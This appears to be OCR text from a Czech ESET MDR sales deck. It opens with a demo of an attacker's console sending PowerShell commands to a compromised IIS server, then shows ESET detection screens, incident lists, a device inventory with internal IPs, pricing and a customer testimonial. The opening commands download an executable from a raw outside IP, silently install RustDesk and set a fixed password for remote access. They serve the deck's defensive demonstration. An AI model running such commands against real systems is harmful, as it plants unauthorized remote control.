——— Sending script to install rust desk ———
[+] send command> Invoke-WebRequest http://103.79.143.101:8080/rustdesk.exe -Outfile "$env:ProgramData\rustdesk.exe"; Start-Sleep -Seconds 5
[+] send command> Start-Process $env:ProgramData\rustdesk.exe --silent-install -NoNewWindow -Wait
[+] send command> cd $env:ProgramFiles\RustDesk\
[+] send command> $rustdesk_id = (.\rustdesk.exe --get-id | Write-Output)
[+] send command> $rustdesk_pw = 'P@ssw0rD';.\rustdesk.exe --password $rustdesk_pw
[+] send command> Write-Output ".....";Write-Output "RustDesk ID: $rustdesk_id";Write-Output "Password: $rustdesk_pw";Write-Output ".....";
——— Waiting on RustDesk to be installed/configured ———
- Waiting up to 115 more seconds.
- Waiting up to 110 more seconds.
- Waiting up to 105 more seconds.
- Waiting up to 100 more seconds.
- Waiting up to 95 more seconds.
- Waiting up to 90 more seconds.
.....
RustDesk ID: -snip-
Password: P@ssw0rD
.....
- Waiting up to 85 more seconds.
Found RustDesk connection info (See above)
——— Done. RustDesk should be ready ———
Press any key to continue.
——— Using RustDesk to connect to compromised IIS Server ———
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
ESET SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Startup App Notification
rustdesk is now configured to run when you log in.
To change this later, go to Settings, Apps, Startup.
Type here to search
7:54 AM
4/19/2024


Incidents
Last 7 days
Total
19
High
18
Medium
1
Low
0


NAME (4)
SEVERITY
STATUS
DESCRIPTION
AUTHOR
ASP/Webshell.P - web-losa-01.demo.lan
High
Closed
MDR has detected webshell antivirus detection in a webserver location.
ESET MDR
Web Server Exploitation Behavior - web-losa-01.demo.lan
High
In progress
Triggers on behavior observed during web server exploitation.
ESET MDR
PowerShell Post-Exploitation Process Behavior - web-losa-01.demo.lan
High
Closed
Process on endpoint has triggered multiple detections that commonly occur together in post-exploitation phase. Tools such as Powe...
ESET MDR
Webshell AV Detection [0102]
Medium
Open
None
ESET Inspect

ESET MDR Weekly Report

Weekly report: September 02, 2024 - September 08, 2024
Created: September 09, 2024; 09:09:13; UTC+1:00

Incident overview

All incidents from all sources according to severity

2	2	0	0
All incidents	High ↑ increase	Medium without change	Low without change

Incidents according to status

Key insight into the progression of incidents within the incident cycle

Resolved - Incidents where an issue was identified and addressed by ESET MDR

Incident pipeline

An overview of all detections, total incidents, and incidents resulting from detections, providing insight into service efficiency

	All detections	Detections related to incidents	Created incidents
September 2	2	0	0
September 3	7	0	0
September 4	36	5	2
September 5	5	0	0
September 6	2	0	0
September 7	0	0	0

Zprovoznění ESET MDR služby

Nákup

&

Okamžitý monitoring

Měsíc na vyzkoušení

NÁSTĚNKA
POČÍTAČE
INCIDENTY
ZRANITELNOSTI
Správa záplat
Detekce
Přehledy
Úlohy
Instalátor
Konfigurace
Oznámení
Přehled stavu
Moduly platformy
Další
Odeslat zpětnou vazbu
SBALIT

Počítače

Skupiny

- Všechna zařízení (21)
  - Společnosti (18)
    - Czechia Trusted Distributor (18)
      - Brno (0)
      - Olomouc (4cfccbf8) (0)
      - Olomouc (d28f524b) (0)
      - Praha (0)
      - LŠ (0)
      - OD (8)
      - VZ (10)
        - Real-Time Dummy (5)
        - Potenciálně zneužitelná aplikace
        - Zranitelnost kritické závažnosti
        - Zařízení s problémy
        - Vyžadován restart
        - Neaktuální OS
        - Bez SentinelOne & ESET AV
    - Ztráty a nálezy (1)
  - Windows počítače
    - Windows (stanice)
    - Windows (server)

Štítky

Czechia Trusted Distributor | DEMO | EEE | EFDE | ESA | heslo | OD | Olomouc | RDP | test | VZ

Všechna zařízení (21) | Štítky | Přidat filtr

POKROČILÉ FILTRY

NÁZEV	IP ADRESA	NAPOSLEDY PŘIPOJENO	ŠTÍTKY	STAV	UPOZORNĚNÍ	DETEKCE	NÁZEV OS	
vasek-win10	10.2.202.15	před 2 minutami	DEMO EEE VZ	⚠	3	0	Microsoft Windows 10 Pro	
vasek-la3	192.168.46.2	před 5 minutami	DEMO VZ	✓	0	0	Microsoft Windows 10 Pro	kancela
vasek-win11_home	10.2.201.39	před 8 minutami	DEMO EFDE VZ	✓	0	0	Microsoft Windows 11 Pro	Virutal
vasek-winsrv22…	10.2.201.50	před 8 minutami	DEMO EEE VZ	!	2	0	Microsoft Windows Server 2022 Standard Evaluation	Adminis
vasek-vrchkan	192.168.68.53	před 3 hodinami	DEMO VZ	✓	0	0	Microsoft Windows 11 Home	veraz
vasek-la2	192.168.46.4	před 6 hodinami	DEMO VZ	✓	0	0	Microsoft Windows 11 Pro	Lenovo
vasek-la1	192.168.46.3	před 6 hodinami	DEMO VZ	✓	0	0	Microsoft Windows 11 Pro	Lenovo
pc-x390	192.168.10.247	před 7 hodinami	OD	!	1	0	Microsoft Windows 11 Pro	PetraDe
olga-azv	192.168.68.106	před 11 hodinami	OD heslo	!	1	0	Microsoft Windows 11 Home	Oli
desktop-ZuzZog	192.168.1.232	před 12 hodinami	OD	⚠	1	0	Microsoft Windows 10 Pro	admin
Realmi Maltez	192.168.10.102	před 17 hodinami		✓	0	0	Android	
domaci-pc-dc	10.0.0.2	předevčírem	OD	✓	0	0	Microsoft Windows 11 Home	Olivovi
pc0007	192.168.10.205	před 14 dny	OD	!	1	0	Microsoft Windows 11 Pro	spravce
vasek-mambal	192.168.100.22	před 16 dny	DEMO VZ	✓	0	0	Microsoft Windows 11 Home	Darka
vasek-win11_work	10.2.201.26	před 27 dny	DEMO VZ	⚠	5	0	Microsoft Windows 11 Pro	
OndraAndorid	172.20.10.11	před 2 měsíci		⚠	2	0	Android	
Ondralphone		před 3 měsíci		⚠	1	0	iOS	
odw11	10.2.201.47	před 3 měsíci	DEMO ESA OD RDP	!	1	0	Microsoft Windows 11 Pro	
domaci-pc	192.168.1.93	před 4 měsíci	OD	✓	0	0	Microsoft Windows 11 Pro	
vasek-macbookpro	192.168.68.58	před 5 měsíci	DEMO VZ	✓	0	0	macOS 15 (Sequoia)	vaclavz
vs-w11x64.testdomain.vs	10.2.201.68	před 7 měsíci	DEMO	✓	0	0	Microsoft Windows 11 Pro	Adminis

PŘIDAT ZAŘÍZENÍ | AKCE

Klíčové vlastnosti
ESET MDR

	MDR 25 - 600	MDR Ultimate 500 - 4000	MxDR > 2000
24/7 monitoring, analýza a automatizovaná reakce	✓	✓	✓
Lidská interpretace bezpečnostních incidentů	✓	✓	✓
Poskytnutí základních doporučení klientovi	✓	✓	✓
Možnost zákazníka doptat se na detaily incidentu	✓	✓	✓
Plá visibilita v rámci GUI ESET & vlastní reporty	✓	✓	✓
Dedikovaní specialisté pro okamžitou konzultaci		✓	✓
Práce s historickými daty včetně logů 3. stran		✓	✓
Detailní analýza malwaru týmem viruslabu		✓	✓
Podpora on-premise instance ESET PROTECT/Inspect		✓	✓
24/7 analýza bezpečnostních logů z řešení 3. stran			✓

Klíčové vlastnosti
ESET MDR


	MDR 25 - 600	MDR Ultimate 500 - 4000	MxDR > 2000
24/7 monitoring, analýza a automatizovaná reakce	✓	✓	✓
Lidská interpretace bezpečnostních incidentů	✓	✓	✓
Poskytnutí základních doporučení klientovi	✓	✓	
Možnost zákazníka doptat se na detaily incidentu	✓	✓	
Plá visibilita v rámci GUI ESET & vlastní reporty	✓	✓	
Dedikovaní specialisté pro okamžitou konzultaci		✓	
Práce s historickými daty včetně logů 3. stran		✓	
Detailní analýza malwaru týmem viruslabu		✓	
Podpora on-premise instance ESET PROTECT/Inspect		✓	✓
24/7 analýza bezpečnostních logů z řešení 3. stran			✓

SOC as a Service

Mezinárodní certifikace & reporty

Evropské ocenění ESET MDR

Evropská organizace pro kybernetickou bezpečnost (ESCO) označila ESET jako „**Strong Performer**“ a „**European Leader**“ ve své matici řešení MDR Cyberhive Matrix.



„Pokud jste zaneprázdněný tým a hledáte zcela bezúdržbový přístup s partnerem, kterému můžete skutečně důvěřovat, ESET je tou správnou volbou. Služba 24x7x365, kterou nám ESET poskytuje, by byla nedostupná i pro klub Premier League, jako je ten náš – náklady na zřízení SOC a SIEM jsou astronomické, nemluvě o výzvě, kterou představuje zajištění personálu po celý den.“

Stefan du Plooy
Vedoucí IT oddělení
AFC Bournemouth

Chybějící bezpečnostní specialisté. Nastoupeni.

Firemní data krádež **ochráněno**

Fungování společnosti ransomware **zajištěno**

Pomoc v případě potřeby specialisté ESET **zaručeno**

Soulad s legislativou NIS2, GDPR, DORA **posíleno**

Úspora nákladů řešení formou služby **potvrzeno**

Klidné spaní dohled 24/7 **garantováno**

ESET MDR

od 38 000 Kč ročně